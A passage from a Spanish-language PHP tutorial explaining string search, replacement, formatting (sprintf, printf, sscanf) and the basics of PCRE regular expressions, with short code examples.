echo $position; // Devuelve: 16
```

10. stripos

```
mixed stripos (string $haystack, string $needle [, int $offset = 0 ])
```

Es igual que *strpos()* pero esta función **no** tiene en cuenta las mayúsculas y minúsculas:

```
$algo = "No importa usar MAYUSCUlas o minusculas";
$aguja = "mayu";
$position = stripos($algo, $aguja);
var_dump($position); // Devuelve 16
// Si usáramos strpos() no lo encontraría y devolvería false
```

11. strrpos

```
int strrpos (string $haystack, string $needle [, int $offset = 0] )
```

Encuentra la posición numérica de la **última aparición** del *$needle* en el string *$haystack*.

Es similar a *strpos()*: si el *$needle* no es un string, se convierte en integer y se aplica como el valor ordinal de un carácter. Pero el *$offset* puede ser **negativo**, lo que significa que se contará desde la posición marcada por el offset contando desde el final hasta el principio del *$haystack* (como si fuera una búsqueda hacia atrás).

El valor devuelto es el mismo, encuentra la posición del *$needle* que se busca (independientemente del *$offset*).

```
$abecedario = "abcdefghijklmnñopqrstuvwxyzabcdefghijklmnñopqrstuvwxyz";
$aguja = "g";
var_dump(strrpos($abecedario, $aguja, 50)); // False
var_dump(strrpos($abecedario, $aguja, -10)); // Devuelve: 34

$aguja = "t";
var_dump(strrpos($abecedario, $aguja, 30)); // Devuelve 49
var_dump(strrpos($abecedario, $aguja, -10)); // Devuelve 21
```

12. strripos

```
int strripos (string $haystack, string $needle [, int $offset = 0 ])
```

Es igual a *strrpos()* pero insensible a mayúsculas y minúsculas.

```
$abecedario = "abcdefghijklmnñopqrstuvwxyzABCDEFGHIJKLMNÑOPQRSTUVWXYZ";
$aguja = "t";

var_dump(strripos($abecedario, $aguja)); // Devuelve 49
var_dump(strripos($abecedario, $aguja, -15)); // Devuelve 21

$abecedario = "ABCDEFGHIJKLMNÑOPQRSTUVWXYZ";
$aguja = "jk";

var_dump(strripos($abecedario, $aguja)); // Devuelve 9
```

6. Reemplazamientos en strings

Indice de contenido

Variación de strings	Modificación de caracteres	Alteración de strings
1. str_replace	4. lcfirst	9. str_pad
2. str_ireplace	5. ucfirst	10. str_repeat
3. substr_replace	6. ucwords	11. nl2br
	7. strtolower	12. wordwrap
	8. strtoupper	13. strip_tags

Variación de strings

Funciones que reemplazan strings en otros.

1. str_replace

```
mixed str_replace (mixed $search, mixed $replace, mixed $subject [, int &$count ])
```

Devuelve un string o un array con todas las apariciones de *$search* en *$subject* reemplazadas con el valor dado de *$replace*.

Si *$search* y *$replace* son arrays, se toma un valor de cada array en orden y se utilizan para reemplazarlos en *$subject*. Si *$replace* tiene menos valores que *$search*, un string vacío se utiliza para el resto de valores de reemplazo. Si *$search* es un array y *$replace* es un string, el string de reemplazo se usa para cada valor de *$search*.

Si *$subject* es un array, la búsqueda y el reemplazo se realizan con cada entrada de *$subject*, y se devolverá un array.

$count indica el número de reemplazos que se han realizado.

Ejemplos

```
// Crea un string de un div con la clase table:
$divtag = str_replace("%class%", "table", "<div class='%class%'>"); // Devuelve: <div cl
ass='table'>

// Elimina las vocales de una frase:
$vocales = array("a", "e", "i", "o", "u");
$sinvocales = str_replace($vocales, "", "Hola, ¿Que tal?"); // Devuelve: Hl, ¿Q tl?

// Prueba con count, número de vocales de una frase:
$vocales = array("a", "e", "i", "o", "u", "á", "é", "í", "ó", "ú");
$frase = "En ese paisaje se ve un río y una montaña, ningún árbol";
$numerodevocales = str_replace($vocales, "", $frase, $count);
echo $count; // Devuelve: 20
echo $numerodevocales; // Devuelve: En s psj s v n r y n mntñ, nngn rbl
```

Ejemplos con orden de reemplazo

```
$str     = "Line 1\nLine 2\rLine 3\r\nLine 4\n";
$order   = array("\r\n", "\n", "\r");
$replace = '<br>';
// Primero convertirá todos los \r\n, después los \n y después los \r
echo $newstr = str_replace($order, $replace, $str);

// Otro ejemplo
$search  = array('A', 'B', 'C', 'D', 'E');
$replace = array('B', 'C', 'D', 'E', 'F');
$subject = 'A';
echo str_replace($search, $replace, $subject); // Devuelve: F
```

Otros ejemplos con orden de reemplazo

```
$numeros = array(4, 3);
$cifras = array (2, 5);
$texto = 'Hay 34 mesas y más de 134 vasos';
$salida = str_replace($numeros, $cifras, $texto);
echo $salida; // Hay 52 mesas y más de 152 vasos

// Si cambiamos el orden:
$numeros = array(3, 4);
$salida = str_replace($numeros, $cifras, $texto);
echo $salida; // Hay 25 mesas y más de 125 vasos
```

2. str_ireplace

```
mixed str_ireplace (mixed $search, mixed $replace, mixed $subject [, int &$count] )
```

Esta función hace lo mismo que *str_replace()* pero es insensible a mayúsculas y minúsculas.

```
$search = "que tal";
$replace = "COMO ESTAS";
$string = "HOLA QUE TAL";
$resultado = str_ireplace($search, $replace, $string);
echo $resultado; // Devuelve: HOLA COMO ESTAS
```

3. substr_replace

```
mixed substr_replace (mixed $string, mixed $replacement, mixed $start [, mixed $length ])
```

Reemplaza un texto dentro de un string. La función inserta *$replacement* desde la posición *$start* hasta *$length* (opcional) en *$string*.

El *$string* puede ser un array de strings, en cuyo caso se hará una sustitución en cada string. Los valores *replacement*, *start* y *length* pueden proporcionarse también como arrays, en cuyo caso cada valor será correspondiente a cada valor de entrada.

Si *$start* es **positivo** el reemplazo comenzará desde el principio contando con el valor de *$start*. Si es **negativo**, se contará desde el final del string el valor de *$start*.

Si *$length* es positivo, representa la longitud de la porción de *$string* que se va a reemplazar. Si es negativo, representa el número de caracteres desde el final del string en el cual se deja de sustituir.

```
$texto = 'En ese parque hay un perro verde';

// Reemplazo de toda la frase:
echo substr_replace($texto, 'Una cosa', 0) . "<br>"; // Una cosa
echo substr_replace($texto, 'Otra cosa', 0, strlen($texto)). "<br>"; // Otra cosa
// Inserta "Frase:" al comienzo de $texto:
echo substr_replace($texto, 'Frase: ', 0, 0). "<br>"; // Frase: En ese parque hay un per
ro verde
// Cambio perro verde por perro azul:
$posicion = strpos($texto, "verde");
echo substr_replace($texto, 'azul', $posicion) . "<br>"; // En ese parque hay un perro a
zul
// Otra forma de ver un perro azul:
echo substr_replace($texto, 'azul', -5) . "<br>"; // En ese parque hay un perro azul
// Cambio de perro por oso:
$posicion = strpos($texto, "perro");
echo substr_replace($texto, "oso", $posicion, -6) . "<br>"; // En ese parque hay un oso
verde
echo substr_replace($texto, "oso", $posicion) . "<br>"; // En ese parque hay un oso
```

Ejemplo de reemplazo en un array:

```
// Añadir un determinante en cada elemento del array:
$animales = array("perro", "gato", "conejo");
$animales2 = substr_replace($animales, 'un ', 0, 0);
var_dump($animales2);
/* Muestra:
 array (size=3)
  0 => string 'un perro' (length=8)
  1 => string 'un gato' (length=7)
  2 => string 'un conejo' (length=9)
 */
```

Más ejemplos sobre arrays:

```
$input = array('A: XXX', 'B: XXX', 'C: XXX');
// EJEMPLO 1
$nuevo_array = substr_replace($input, 'YYY', 3, 3);
var_dump($nuevo_array);// Devuelve: A: YYY; B: YYY; C: YYY

// EJEMPLO 2 (mismo $input)
$replace = array('AAA', 'BBB', 'CCC');
$nuevo_array = substr_replace($input, $replace, 3, 3);
var_dump($nuevo_array);// Devuelve: A: AAA; B: BBB; C: CCC

// EJEMPLO 3 (mismo $input y $replace)
$length = array(1, 2, 3);
$nuevo_array = substr_replace($input, $replace, 3, $length);
var_dump($nuevo_array); // Devuelve: A: AAAXX; B: BBBX; C: CCC
```

Modificación de caracteres

Funciones que modifican ciertos caracteres de un string.

4. lcfirst

```
string lcfirst (string $str)
```

Devuelve un *string* con el primer carácter de *$str* en minúscula.

```
$string = "Hola que tal";
echo lcfirst($string); // Devuelve: hola que tal
```

5. ucfirst

```
string ucfirst (string $str)
```

Devuelve un *string* con el primer carácter de *$str* en mayúscula.

```
$string = "hola que tal";
echo ucfirst($string); // Devuelve: Hola que tal
```

6. ucwords

```
string ucwords (string $str [, string $delimeters = " \t\r\n\f\v" ])
```

Convierte a mayúsculas el primer carácter de cada palabra de una cadena *$str* (caracteres alfanuméricos). Los *$delimeters* señalan la separación de cada palabra, por defecto se entiende que cada palabra estará separada por cualquiera de los siguientes: **\t\r\n\f\v** y **espacio**.

```
$string = "hola que tal";
echo ucwords($string); // Devuelve: Hola Que Tal
```

7. strtolower

```
string strtolower (string $string)
```

Convierte una cadena a minúsculas. Todos los caracteres.

```
$string = "HOla QUE tal COMO EStas";
echo strtolower($string); // Devuelve: hola que tal como estas
```

8. strtoupper

```
string strtoupper (string $string)
```

Convierte una cadena a mayúsculas. Todos los caracteres.

```
$string = "HOla QUE tal COMO EStas";
echo strtoupper($string); // Devuelve: HOLA QUE TAL COMO ESTAS
```

Alteración de strings

Funciones que reemplazan o alteran strings de diferentes formas.

9. str_pad

```
string str_pad (string $input, int $pad_length [, string $pad_string = " " [, int $pad_ty
pe = STR_PAD_RIGHT ]])
```

Rellena un string *$input* hasta una longitud determinada *$pad_length* con otro string *$pad_string*.

Esta función devuelve el *string $input* rellenado por la izquierda (*$pad_type* = **STR_PAD_LEFT**), por ambos lados (*$pad_type* = **STR_PAD_BOTH**) o por la derecha que es por defecto.

El *$pad_length* es la longitud del string más el relleno, si es negativo o inferior a *$string*, no se realiza ningún relleno.

El *$pad_string* se puede truncar si el número de caracteres de relleno no se pueden dividir de forma uniforme por la longitud del *pad_string*.

```
$input = "Cadena";
echo str_pad($input, 10, "s"); // Devuelve Cadenassss
echo str_pad($input, 14, "=", STR_PAD_BOTH); // Devuelve ====Cadena====
echo str_pad($input, 11, "ku"); // Devuelve Cadenakukuk
echo str_pad($input, 5, "la", STR_PAD_LEFT); // Devuelve Cadena
```

10. str_repeat

```
string str_repeat (string $input, int $multiplier)
```

Repite un string. Devuelve el string repetido *$multipler* veces. Si éste es 0, se devuelve el *$input* vacío.

```
$saludo = "hola";
echo str_repeat($saludo, 3); // Devuelve: holaholahola
```

11. nl2br

```
string nl2br (string $string [, bool $is_xhtml = true ])
```

Inserta saltos de línea en un string. Devuelve *$string* con '<br />' o '<br>' insertado antes de cada nueva línea (partiendo de \r\n, \n\r y \r).

$is_xhtml es un valor opcional para indicar si utilizar saltos de línea compatibles con XHTML o no.

```
$texto = "Esto\r\nes un texto\n\r con varias\n líneas";
echo nl2br($texto);
```

12. wordwrap

```
string wordwrap (string $str [, int $width = 75 [, string $break = "\n" [, bool $cut = fa
lse ]]] )
```

Permite dividir un string *$str* en porciones de caracteres de tamaño *$width*. El valor opcional de *$break* es la forma en que se rompe el texto. Si *$cut* es **true**, el *string* se ajustará al valor de $width. Si una palabra es más larga que el ancho dado, será dividida, si es **false** la función no la divide:

```
$texto = "Esto es un texto normal";
echo wordwrap($texto, 3, "<br>");
/* Devuelve:
Esto
es
un
texto
normal
 */
$texto = "Esto es un texto normal";
echo wordwrap($texto, 3, "<br>", true);
/* Devuelve:
Est
o
es
un
tex
to
nor
mal
 */
```

13. strip_tags

```
string strip_tags (string $str [, string $allowable_tags ] )
```

Retira los bytes **null** y las etiquetas HTML y PHP de un string *$str*.

El parámetro opcional *$allowable_tags* permite especificar qué etiquetas no deben ser retiradas.

```
<?php
$texto = '<h1>Esto es un saludo:</h1>
<p>Hola que tal</p>
<h3>Algo más de contenido aquí</h3>';
echo strip_tags($texto);
```

7. Formato de strings

La mayoría de las veces para **mostrar un string en PHP** se utiliza echo(), que devuelve el string mostrándolo en HTML. Con **echo** incluso se pueden **concatenar varios strings juntos** (siempre sin el uso de paréntesis).

Una opción para **mostrar múltiples opciones en una caja de selección** con ***echo*** es la siguiente:

```
$opciones = array(
    'opcion1' => 'titulo1',
    'opcion2' => 'titulo2',
    'opcion3' => 'titulo3'
);

echo '<select>';

foreach ($opciones as $key => $value)
{
    echo 'option value="'.$key.'">'.$value.'</option>';
}

echo '</select>';
```

El código anterior resulta **legible** y fácil de construir, pero si por ejemplo se tiene que mostrar un **array de imágenes** con sus correspondientes **etiquetas**, la cosa se complica:

```
$imagenes = array(
    'imagen1' => array('class'=> 'style', 'alt'='imagen1', 'title'= 'imagen1','src'='
http://www.example.com/imagen1.jpg'),
    'imagen2' => array('class'= 'style', 'alt'='imagen2', 'title'= 'imagen2','src'='
http://www.example.com/imagen2.jpg'),
    'imagen3' = array('class'= 'style', 'alt'='imagen3', 'title'= 'imagen3','src'='
http://www.example.com/imagen3.jpg')
);

echo '<select>';

foreach ($imagenes as $key => $value)
{
    echo '<img class="'.$value["class"].'" alt="'.$value["alt"].'" title="'.$value["titl
e"].'" src="'.$value["src"].'" />';
}

echo '</select>';
```

Ahora no es tan fácil de leer con tanto abrir y cerrar comillas simples y dobles.

La solución la proporcionan las **funciones incorporadas de formateo de strings**.

1. sprintf	5. fprintf
2. printf	6. sscanf
3. vsprintf	7. fscanf
4. vprintf	

1. sprintf

```
string sprintf (string $format [, mixed $args [, mixed $... ]] )
```

Devuelve un string formateado según *$format*.

El **string de formateo** está compuesto de cero o más **caracteres** (excluyendo %), que se copian al resultado, junto con **especificaciones de conversión** que permiten concretar la salida de los argumentos.

Esto se aplica para **sprintf()** y **printf()**.

Cada especificación de conversión se constituye por un **signo de porcentaje %** seguido de un elemento (los 5 primeros puntos son opcionales):

1. Especificador de **signo** que fuerza a usar un **signo en un número** (+ ó -).
2. Especificador de **relleno** que indica que **carácter** se utiliza para **rellenar el resultado** hasta el tamaño justo del string, con ceros o con espacios. El valor por defecto es rellenar con espacios, si se pone un cero, se rellenará con ceros. Un carácter de relleno alternativo se puede especificar prefijándolo con una comilla simple ('').
3. Especificador de **alineación** que indica si el resultado ha de alinearse a la izquierda o derecha. Por defecto es a la derecha, si incluye (-) se alineará a la izquierda.
4. Especificación de un **número** opcional de **ancho mínimo de caracteres** como resultado de la conversión.
5. Especificación de precisión en forma de **punto (.)** seguido de un **número** que indica cuántos dígitos decimales deben mostrarse para los números ***float***. Si se utiliza con un string, actúa como punto de corte, estableciendo un **número máximo de caracteres el string**.
6. Especificador de tipo (obligatorio) que indica el tipo con el que han de ser tratados los datos del argumento:

Tipo	Valor
%	**% literal**, no requiere argumento
b	Argumento de tipo integer y presentado como **número binario**
c	Argumento de tipo integer y presentado como el **carácter** con ese **valor ASCII**
d	Argumento de tipo integer y presentado como un **número decimal**
e	Argumento tratado con **notación científica** (ej: 1.2e+2). El especificador de precisión indica el número de dígitos después del punto decimal
E	Como **%e** pero utiliza la letra mayúscula (ej: 1.2E+2)
f	Argumento tratado como valor de tipo float y presentado como un **float** (considerando la configuración regional)
F	Lo mismo que el anterior pero sin considerar la configuración regional
g	Igual que %e y %f
G	Igual que %E y %f
o	Argumento tratado como valor de tipo integer y presentado como un **número octal**
s	Argumento tratado y presentado como un **string**
u	Argumento tratado como valor de tipo integer y presentado como **número decimal sin signo**
x	Argumento tratado como valor de tipo integer y presentado como **número hexadecimal** con letras en minúscula
X	Lo mismo que x pero con las letras en mayúscula

Las variables se fuerzan con el especificador a un tipo adecuado:

Tipo	Especificador
string	s
integer	d, u, c, o, x, X, b
double	g, G, e, E, f, F

Ejemplo:

```
$numero = 10;
$donde = "carretera";

$texto = 'Hay %d camiones en la %s';
echo sprintf($texto, $numero, $donde); // Devuelve: Hay 10 camiones en la carretera
```

Si cambiásemos el orden de los argumentos, no funcionaría como esperamos. Para ello podemos indicar con marcadores de posición el orden de los argumentos. Este marcador **n$** debe ir inmediatamente después del **signo de porcentaje %**:

```
$numero = 10;
$donde = "carretera";

$texto = 'Hay %2$d camiones en la %1$s';
echo sprintf($texto, $donde, $numero);
//Si no se incluyera el orden devolvería: Hay 0 camiones en la 10
```

Se pueden **repetir los marcadores de posición**:

```
$numero = 10;
$donde = "carretera";

$texto = 'Hay %2$d camiones en la %1$s, y también hay %2$d coches';
echo sprintf($texto, $donde, $numero);
```

Si se empiezan a **combinar especificadores** se pueden obtener diferentes resultados:

```
echo sprintf("%'.9d", 123) ."<br>"; // ......123
echo sprintf("%09d", 123) ."<br>"; // 000000123
echo sprintf("%'.19d", 123) ."<br>"; // ...............123
echo sprintf("%'p9d", 123) ."<br>"; // pppppp123
echo sprintf("%9d", 123) ."<br>"; // '      123'
echo sprintf("%'*9d", 123) ."<br>"; // ******123
```

En el ejemplo anterior tenemos la **comilla simple (')** para indicar que se rellene el string con los valores indicados. El **punto (.)** se ha empleado como relleno. Si son strings o floats el punto tiene el significado de indicar el número de caracteres o decimales a devolver, respectivamente:

```
echo sprintf("%.1f", 123.4433) ."<br>"; // 123.4
echo sprintf("%.1s", "hola") ."<br>"; // h
```

Usar una **combinación de especificadores con caracteres que requieren más de un byte** puede tener resultados inesperados.

Otros ejemplos de **combinaciones de números**. Siempre devuelven un ***string***:

```
$a =  19905;
$b = -19905;
$c = 68; // ASCII 68 es 'D'
echo "Binario: " . sprintf("%%b = '%b'\n", $a) . "<br>"; // Binario:%b = '10011011100000
1'
echo "ASCII: " . sprintf("%%c = '%c'\n", $c) . "<br>"; // ASCII:%c = 'D'
echo "Integer: " . sprintf("%%d = '%d'\n", $a) . "<br>"; // Integer:%d = '19905'
echo "Notación científica: " . sprintf("%%e = '%e'\n", $a) . "<br>"; // Notación científ
ica: %e = '1.990500e+4'
echo "Integer positivo: " . sprintf("%%u = '%u'\n", $a) . "<br>"; // Integer positivo: %
u = '19905'
echo "Integer negativo: " . sprintf("%%u = '%u'\n", $b) . "<br>"; // Integer negativo: %
u = '18446744073709531711'
echo "Float: " . sprintf("%%f = '%f'\n", $a) . "<br>"; // Float: %f = '19905.000000'
echo "Octal: " . sprintf("%%o = '%o'\n", $a) . "<br>"; // Octal: %o = '46701'
echo "Cadena: " . sprintf("%%s = '%s'\n", $a) . "<br>"; // Cadena: %s = '19905'
echo "Hexadecimal(minúsculas): " . sprintf("%%x = '%x'\n", $a) . "<br>"; // Hexadecimal(
minúsculas): %x = '4dc1'
echo "Hexadecimal(mayúsculas): " . sprintf("%%X = '%X'\n", $a) . "<br>"; // Hexadecimal(
mayúsculas): %X = '4DC1'
echo "Signo sobre entero positivo: " . sprintf("%%+d = '%+d'\n", $a) . "<br>"; // Signo
sobre entero positivo: %+d = '+19905'
echo "Signo sobre entero negativo: " . sprintf("%%+d = '%+d'\n", $b); // Signo sobre ent
ero negativo: %+d = '-19905'
```

Ejemplos con ***strings*** (obsérvese que se utiliza *printf()*, no *sprintf()*):

```
$a = 'moto';
$b = 'muchas motos';

printf("[%s]\n",      $a); // salida estándar de string
printf("[%10s]\n",    $a); // justificación a la derecha con espacios
printf("[%-10s]\n",   $a); // justificación a la izquierda con espacios
printf("[%010s]\n",   $a); // rellenado con ceros también funciona con strings
printf("[%'#10s]\n",  $a); // utiliza el carácter de relleno personalizado '#'
printf("[%.10s]\n", $b); // corte a los 10 caracteres
```

Ejemplo de **relleno de ceros para fechas**:

```
$año = 1999;
$mes = 2;
$día = 9;
echo $fecha_iso = sprintf("%02d-%02d-%04d", $día, $mes, $año);
```

Ejemplo de **relleno de ceros para dinero**:

```
$dinero1 = 88.72;
$dinero2 = 14.38;
$dinero = $dinero1 + $dinero2;
// echo $dinero producirá "103.1";
echo $formateado = sprintf("%.2f", $dinero);
// echo $formateado producirá "103.10"
```

2. printf

```
int printf (string $format [, mixed $args [, mixed $... ]] )
```

Imprime una **cadena con formato**. La diferencia con *sprintf()* es que *printf()* muestra el resultado también, *sprintf()* sólo lo devuelve.

```
$frase1 = "Esto es";
$frase2 = "programación en PHP";
$versión = "5.5";
printf('%1$s %2$s %3$.1f', $frase1, $frase2, $versión);
/* Nota:
Si se hace echo printf() devuelve primero el string y
después devuelve el número de caracteres devueltos
*/
echo printf('%1$s %2$s %3$.1f', $frase1, $frase2, $versión);
// Devuelve Esto es programación en PHP 5.532 // (32 caracteres)
```

3. vsprintf

```
string vsprintf (string $format, array $args)
```

Devuelve una **cadena con formato**. Es igual que *sprintf()* pero acepta un array de argumentos, en lugar de un número variable de argumentos. Lo que devuelve son los **valores**, por lo que los **keys** dan igual:

```
// Esto:
$array = array("Esto es", "programación en PHP", "5.5");
echo vsprintf('%1$s %2$s %3$.1f', $array);
// Devolverá lo mismo que:
$array = array("uno" => "Esto es", "dos" => "programación en PHP", "tres" => "5.5");
echo vsprintf('%1$s %2$s %3$01.1f', $array);
```

4. vprintf

```
int vprintf (string $format, array $args)
```

Imprime una cadena con formato. La diferencia con *vsprintf()* es que *vprintf* muestra el resultado también, *vsprintf()* sólo lo devuelve.

```
$frases = array("Esta es una historia", "de un integer:", "5",
    "y un float:",
    "0.7",
    "que vale:",
    "12",
    "euros,",
    "creada en fecha:"
);
$fecha = array("28", "9", "2015");
// vprintf sólo permite un array, por lo que hacemos array_merge
$texto = array_merge($frases, $fecha);
// Mostramos el texto:
vprintf("%s %s %d %s %.1f %s %.2f %s %s %02d-%02d-%04d", $texto);
// Esta es una historia de un integer: 5 y un float: 0.7 que vale: 12.00 euros, creada e
n fecha: 28-09-2015
```

5. fprintf

```
int fprintf (resource $handle, string $format [, mixed $args [, mixed $... ]] )
```

Escribe un ***string*** de acuerdo a *$format* en el *resource* especificado por *$handle*.

```
if (!($archivo = fopen('hola.log', 'w')))
    return;
$dia = 28;
$mes = 9;
$año = 2015;
$texto = "Este es un texto de ejemplo a fecha de %02d/%02d/%4d";
fprintf($archivo, $texto, $dia, $mes, $año);
// Escribe en hola.log el texto: Este es un texto de ejemplo a fecha de 28/09/2015
```

6. sscanf

```
mixed sscanf (string $str, string $format [, mixed &$... ])
```

Interpreta un string de entrada de acuerdo con un formato *$format*.

Cualquier **espacio en blanco** en el **string de formato** coincide con cualquier espacio en blanco en el **string de entrada**. Incluso un **tabulador \t** en el string de formato puede coincidir con un carácter simple de espacio en el string de entrada.

El formato tiene las mismas características que en *sprintf()* salvo algunas diferencias:

1. La función no es consciente de la configuración regional.
2. F, g, G y b no están soportados.
3. D representa número decimal.
4. i representa un integer con detección de base.
5. n representa el número de caracteres procesados hasta el momento.

Se puede utilizar la función list para asignar cada formato especificado a cada variable, sino se obtiene un array:

```
// Aquí devolverá un array:
$coches = sscanf("2300", "%d");

// Fecha de manufactura
$fecha = "4 Marzo 2014";
// Aquí se crean tres variables:
list($day, $month, $year) = sscanf($fecha, "%d %s %d");
echo "Un total de $coches[0] coches se fabricaron en fecha: $day/$month/$year\n";
```

Si sólo se pasan dos parámetros a esta función, los valores se devolverán como un **array**, si se pasan más parámetros a la función, devolverá el número de valores asignados:

```
$usuario = "53\tPeter Morgan";
$var = sscanf($usuario, "%d\t%s %s", $id, $first, $last);
echo "<author id='$id'>
    <firstname>$first</firstname>
    <surname>$last</surname>
</author>\n";
```

7. fscanf

```
mixed fscanf (resource $handle, string $format [, mixed &$... ])
```

Función similar a *sscanf()* pero coge el input de un archivo *$handle* y lo interpreta en función del formato *$format*.

Cada llamada a *fscanf()* lee una línea del archivo.

En el siguiente ejemplo abre el archivo *usuarios.txt*, y por cada línea crea un array *$userinfo*, con el cual mediante *list()* va asignando las variables: *$nombre*, *$profesion* y *$countrycode*, separadas por tabulador ***\t***:

```
$handle = fopen("usuarios.txt", "r");
while ($userinfo = fscanf($handle, "%s\t%s\t%s\n")) {
    list ($name, $profession, $countrycode) = $userinfo;
    //... hacer algo con los valores
}
fclose($handle);
```

Ahora el ejemplo del principio podemos mostrarlo mejor. Vamos a utilizar *sprintf()*:

```
$imagenes = array(
    'imagen1' => array('class'=> 'style', 'alt'=>'imagen1', 'title'=> 'imagen1','src'=>'
http://www.example.com/imagen1.jpg'),
    'imagen2' => array('class'=> 'style', 'alt'=>'imagen2', 'title'=> 'imagen2','src'=>'
http://www.example.com/imagen2.jpg'),
    'imagen3' => array('class'=> 'style', 'alt'=>'imagen3', 'title'=> 'imagen3','src'=>'
http://www.example.com/imagen3.jpg')
);
foreach($imagenes as $key => $value)
{
    $image = sprintf('<img class="%s" alt="%s" title="%s" src="%s" />',
        $value["class"],
        $value["alt"],
        $value["title"],
        $value["src"]);
    echo $image;
}
```

8. Expresiones regulares

Una **expresión regular** o **regex** es un **patrón** que se compara con una **cadena objetivo** de izquierda a derecha, carácter a carácter. La biblioteca PCRE (Perl Compatible Regular Expressions) es una extensión incorporada en PHP que permite utilizar **expresiones regulares** en funciones para **buscar, comparar y sustituir strings en PHP**.

Indice de contenido

1. Introducción	6. Modificadores
2. Encontrar extremos de un string	7. Declaraciones
3. Metacaracteres : [] \ . * + ? {} | ()	8. Greedy y lazy
4. Subpatrones	9. Funciones PCRE
5. Secuencias especiales	

1. Introducción

Las **expresiones regulares** van encerradas en **delimitadores**, que son cualquier par de caracteres no alfanuméricos (excepto la barra invertida \ y el espacio en blanco). Los delimitadores más utilizados son las **barras oblícuas** (**/**), aunque también se pueden utilizar **almohadillas #**, **virgulillas ~**... Además de **()**, **[]**, **{}**, o **<>**.

```
/([A-Z])\w+/
+expresión+
#[a-zA-Z]#
```

Para **escapar valores** se utiliza la **barra invertida **.

Si el **delimitador** aparece frecuentemente dentro del patrón, se suele utilizar otro delimitador para que sea más legible:

```
/http:\/\//
#http://#
```

Podemos ver un ejemplo con una de las funciones más básicas, ***preg_match()***, que devuelve 1 si encuentra el patrón, y 0 si no lo encuentra:

```
$abecedario = "abcdefghijklmnñopqrstuvwz";
echo preg_match("/abc/", $abecedario); // Devuelve 1
```

*Para el ejemplo anterior sería más recomendable utilizar *strpos()* y *strstr()*, que son mucho más rápidas.

2. Encontrar extremos de un string

Encontrar un patrón al principio de un string

Si queremos **comprobar si un string empieza con unos caracteres concretos**, podemos hacerlo de la siguiente forma:

```
$direccion = "Calle Cuéllar";
if(preg_match("/^Calle/", $direccion))
{
 echo "Es una calle";
} else {
    echo "No es una calle";
}
```

Hemos comprobado que la dirección es una calle. La **regex** está delimitada por dos **barras oblícuas (/)** y comienzan con un **signo de intercalación** o **caret ^**, un **metacarácter** que sirve para indicar el comienzo que queremos que tenga el string buscado.

Coinciden porque ambas tienen C mayúscula, no lo harían si la **regex** o el *string $direccion* fueran en minúscula. Por defecto, las búsquedas son **sensibles a mayúsculas y minúsculas**, para cambiar esto se puede añadir una **i** de **insensitive** al final. Esto es lo que se llama un **modificador de patrón**:

```
...// Alteramos esta línea en el código anterior:
if(preg_match("/^calle/i", $direccion))
... // Daría igual que fuera CALle, cAllE, callE...
```

Encontrar un patrón al final de un string

Se hace de forma similar a encontrar un patrón al principio de un string. En lugar de usar **^** se usa el **símbolo de dólar $** al final:

```
$cadena = "Esto es un saludo: hola";
echo preg_match("/hola$/", $cadena); // Devuelve: 1
```

Usar ^ y $ o \A y \Z para indicar el inicio y final de un string

Si se trabaja con un **string con múltiples líneas** (primera línea\nsegunda línea) y se quiere saber si el patrón coincide en el principio y el final de éstas, se pueden utilizar los símbolos **^** y **$** para indicar, respectivamente, el **principio y el final de cada línea de un string**. Para ello es necesario utilizar también el **modificador de patrón** *m*:

```
$direccion = "Calle Cuéllar\nCalle Augusta";
// preg_match_all devuelve el número de matches
// Hemos incluido dos modificadores de patrón, i y m:
echo preg_match_all("/^calle/im", $direccion); // Devuelve: 2
```

Si no importan las líneas dentro de un string y se quiere saber exactamente el principio y el final de un string sin importar saltos de línea se usan **\A** y **\Z:**

```
$texto = "esto\nes\ntexto\nmultilinea\nlinea";
// Da igual que se incluya el modificador multilínea con \A y \Z:
echo preg_match_all('/linea\Z/im', $texto); // Devuelve: 1
echo preg_match_all('/linea$/im', $texto); // Devuelve: 2
echo preg_match_all('/\Aes/im', $texto); // Devuelve: 1
echo preg_match_all('/^es/im', $texto); // Devuelve: 2
```

3. Metacaracteres

El símbolo caret ^ y el de dólar $ son **metacaracteres**. El poder de las expresiones regulares viene dado por la capacidad de incluir alternativas y repeticiones en el patrón. Éstas están codificadas en el patrón por el uso de **metacaracteres**, que no tienen una representación en el *string*, sino que modifican la interpretación del patrón.

Se pueden dividir en dos: los que se interpretan fuera de los corchetes y los que se interpretan dentro:

1. **Metacaracteres fuera de los corchetes:**

Metacarácter	Descripción
\	escape
^	inicio de string o línea
$	final de string o línea
.	coincide con cualquier carácter excepto nueva línea
[	inicio de la definición de clase carácter
]	fin de la definición de clase carácter
|	inicio de la rama alternativa
(	inicio de subpatrón
)	fin de subpatrón
?	amplía el significado del subpatrón, cuantificador 0 ó 1, y hace **lazy** los cuantificadores **greedy**
*	cuantificador 0 o más
+	cuantificador 1 o más
{	inicio de cuantificador mín/máx

}	fin de cuantificador mín/máx

2. **Metacaracteres dentro de los corchetes:**

Metacarácter	Descripción
\	carácter de escape general
^	niega la clase, pero sólo si es el primer carácter
-	indica el rango de caracteres

Si queremos escapar cualquiera de los metacaracteres anteriores tan sólo hay que utilizar el **backslash **:

```
// Ejemplo de una multiplicación con el metacarácter *
$string = '3*4';
echo preg_match('/^3\*4/', $string); // Devuelve 1
```

Debido a las interpretaciones especiales del entrecomillado en PHP, si se quiere comparar \ mediante la expresión regular \\, se ha de usar "\\\\" ó '\\\\'.

Metacarácter []

Ya hemos visto el funcionamiento de ^ y $. Vamos a ver ahora el de los **corchetes []**, que representan una **clase carácter**, esto es un conjunto de caracteres que queremos hacer coincidir, y puede ser literalmente *[hola]*, o en forma de agrupación como *[a-z]*:

```
$string = "hola";
echo preg_match("/h[aeiou]la/", $string); // Devuelve 1
// También coincidiría con hala, hela, hila y hula
```

Si en la **clase carácter** se presenta un rango, como a-z, significa que puede coincidir con cualquier carácter del abecedario en minúsculas. En mayúsculas el rango es A-Z.

Si se incluye un metacarácter dentro de una clase carácter se interpreta literalmente (salvo las excepciones ya nombradas \, ^ y -). Ejemplo: [abc$] podría coincidir con cualquiera de los 4 caracteres: a, b, c o $.

Un **caret ^** al principio de una clase carácter se interpreta como negación, y encontrará cualquier carácter salvo los incluídos dentro de la clase carácter:

```
$string = '123456789';
// Si se añade un tercer elemento a preg_match_all devuelve un array con lo encontrado
preg_match_all("/[^2468]/", $string, $matches);
var_dump($matches); // Devuelve array con 1, 3, 5, 7 y 9
```

El caret sólo es interpretado de esa forma si se coloca al principio, después se interpreta de forma literal. Podemos **filtrar** por ejemplo **las vocales, espacios de un string** o **mayúsculas**:

```
// Filtrar vocales:
$string = 'No coger vocales';
